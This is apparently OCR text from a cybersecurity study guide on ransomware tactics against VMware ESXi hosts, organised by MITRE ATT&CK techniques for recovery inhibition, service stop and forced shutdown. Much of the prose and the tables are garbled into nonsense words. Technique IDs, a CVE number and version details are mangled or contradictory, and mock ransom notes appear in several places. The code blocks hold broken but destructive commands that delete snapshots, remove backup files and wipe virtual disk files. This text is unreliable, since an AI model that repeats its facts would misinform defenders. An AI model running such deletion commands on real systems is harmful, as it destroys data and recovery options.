- Vesta vñt hebe nad fmeh ESXI fiols cpa files to or dele, dele to rnope posilisurs ESXI Rmncarlis dñs lñasloet, hñses s emton land ths i do. Dopest lust. has a arion sis Reperations iss will is areetsdor, Foralzut d seti file vin pr atasstuse diethes EMF deckers. DM at lñvate paxte wall a base per, nte tñlled tas nñcive tovtcls pion a and jnificate and pot are siots Sraing to deles crpalines.

ATTACK TIMELINE

Day 0 – Initial Compromise



Day 1 – Recon & Pre-Recovery Disruption

```
# if *vmnode .1.(msd)
vmk!stakd\ snapshot\ removeall
<
vim-cmd /vmsvc/snapshot/IM DM <!ifod>
rm -rf *.bak 1 - msn.ssd>
```

INHIBIT SYSTEM RECOVERY EXECUTION (T1440)

Recovery-Inhibiting Actions:

- Delete VM vmsvc/snapshots-removeall
- Snapshot deletion
- VMX corruption
- VMX corruption
- Metadata option
- Snapshot deletion
- VMX removp
- Metadata tampering

AFFECTED ESXI VERSIONS:

- ESXI 6.5
- 6.7.17x (unpatched)

IMPACT PATTERN

- VM Recovery: Snapshots unusable
- Service Availability: Extended downtime
- Data Loss Risk

RANSOM / DESTRUCTION PHASE

Your backups are gone. Recover our impossible our impossible without our Contact us via TOR.



DEFACEMENT METHODS

Patch ESXI	Metric	Implementation	Mitigation Strategies	Priority
Intetaa t eboet aint	Value	Paowlstor yet	Critical	Critical
Patch ESXI	Intsing Provides	Umpel Isdation	Critical	Critical
MSPS	Hosting Provides	Stire hondis imccollo	High	High
Hosting Provides	Healthcare	Antenrikf Imbe aml	Dals	Dals
Healthcare	Education	Pleb Backups	High	High
Log /log/shell.log	SMES	Pleb 3 oct Pchce land	High	High

Technique 6: Service Stop (T1489)

Overview:



SERVICE STOP (T1489)

Adversaries may stop or disable services on 1 system to system to render those services unavailable. This can inhibit incident response or aid in causing damage, amplifying impact.

Tactic: Impact

Platforms: ESXI, IAAs, Linux, Windows, macOS

Impact Type: Availability

Key Actions:

- ⑤ Stop critical services (database, mail)
- ⑤ Disable many/all services
- Enable data destruction/encryption

Impact:

- ⚠ Systems unusable
- ⚠ Key functionality inaccessible
- ⚠ Prevents incident response

Real World Example:


SERVICE STOP – VMWARE ESXI DISRUPTION & CAMPAIGNS
Incident Period: 2022–2024 (Never occurred across and confirmed confirmed Statlock)

T1489 – DATA DESTRUCTION

OVERVIEW
• Several ESXI targets ranchoonies diis and blacked ESXI voranlroot onseetand opsooritning Dataed ei SxiArgas Blasule: II & TM lasbu, lPky ud heal lissis pr hdder linglor to us srelgert to pouges caesetors by ont all. Hatte, frenxesnes prisjt cintutade in spottait svitatis.

AFFECTED ESXI VERSIONS:
• 6.5.6.5
• 6.5.7x (upatched)

DAY 1 – T1489
• Emplosed vrakrle o esoral & VMS cerphile of ESXi host estarer, hart voo does landels dianels old ESH Files CVE-221578 (firmware stolen enghal). Inhettimins, finnits of dMteckies ettaSA, but eatelus inrectes.

ATTACK TIMELINE
Bentand cwdintales


IMPACT TARGETS
• KM Daurs & Insmaphuts Sretshitet ectinangs

BEHAVIORAL INDICATORS
• Virtual machtes peran wittou encrytion extenalp traugted No decyption patted had fas tias traks.


SERVICES TARGETED
• Virtul Disk Files (.flat, .vmdk)
• Snapshot peteroned on...thiorok
• VM Configration, (Network servicee
• VM swap and mttata files

DESTRUCTIVE COMMANDS EXECUTION (T1489)
diff /etc/vi-se-of-vmdk-flat stop
etc-initd.host stop
rm-if onmekr.flat-SSH
echo-vpxa
vim.-“init.d.log/-/maiittaaanoice-mode-enter
vim-cmd/mainten/ermitce-rdlo-itrx”
j>

IMPACT PATTERN
• In somdi ovriilela iofolida da cihemare
• VM heolit te volks ESXi senteflapnida rided, und lito to failed.

ESXACK IMPACT


Metric	Implementation	Mitigation Strategies	Priority
Offline Backups	Desans ts. fited	Manufactur	Critical
Snapshot Monitoring surage	Air-gapped Provides	Hedged & Providers	Critical
VMS Destroyed	Most confirmee	Detect alhorn internet exposure	High
Comdr alslsing - Next Intome	16-30-days	Rexdal	High
Log desctructing (Voles chinn		Burcatio	Poth
Rea Marmomenil, et balstir well lssit	No	Education	Critical mstores

URLYST


VICTIMS BY SECTOR
Your data is gme. We not need to g gme. wistoy.
Assist I repeat.
Yome attackion tlond no le critiul.)
tet failed.

Techniques 7: System Shutdown/Reboot (T1529)

Overview:



Real World Example:

LockBit 3.0 Ransomware – Forced VM Shutdown on VmWare ESXI / Reboot
Technique: MITRE ATT&ACK: T1529 – (2022–2023)

Attack Timeline

Day 0 – Initial Compromise slow incident response.

Day 1 – System Shutdown / Reboot (T1529)

Observed Behavior

- Rame teho tool slonie plats cloud interfaces
- Disrupted outages, prevents with destructive

Impact Pattern

- Downtime Disrupted delays

All your virtual machines locked

All your virtual machines are Pay ransom to restart manually.

Mitigation Strategies

Metric	Value
ESXI Hosts	Hundreds: Critical
VMS Impacted	Thousands: Downtime:
Downtime:	Hours to days Business
Impact:	Severe

Attack Impact

- ESXI Hosts Affected: Hundreds
- Isolate hyperisors
- Ned on ESXI reboot events

Victims by Sector

- Monitoring RBAC
- Monitoring TOR or reboot events

Mitigation Strategies

Mitigation	Priority
ESXI Access Hardening	Critical
Disable SSH	Critical
Strong Authentication	Critical
Enforce strong passwords/MFA	High
Nettoring Alert ESXI reboot events	High
Incident Response	High
ESXI ransomware playbooks	High

CYBER SEC STUDY GUIDE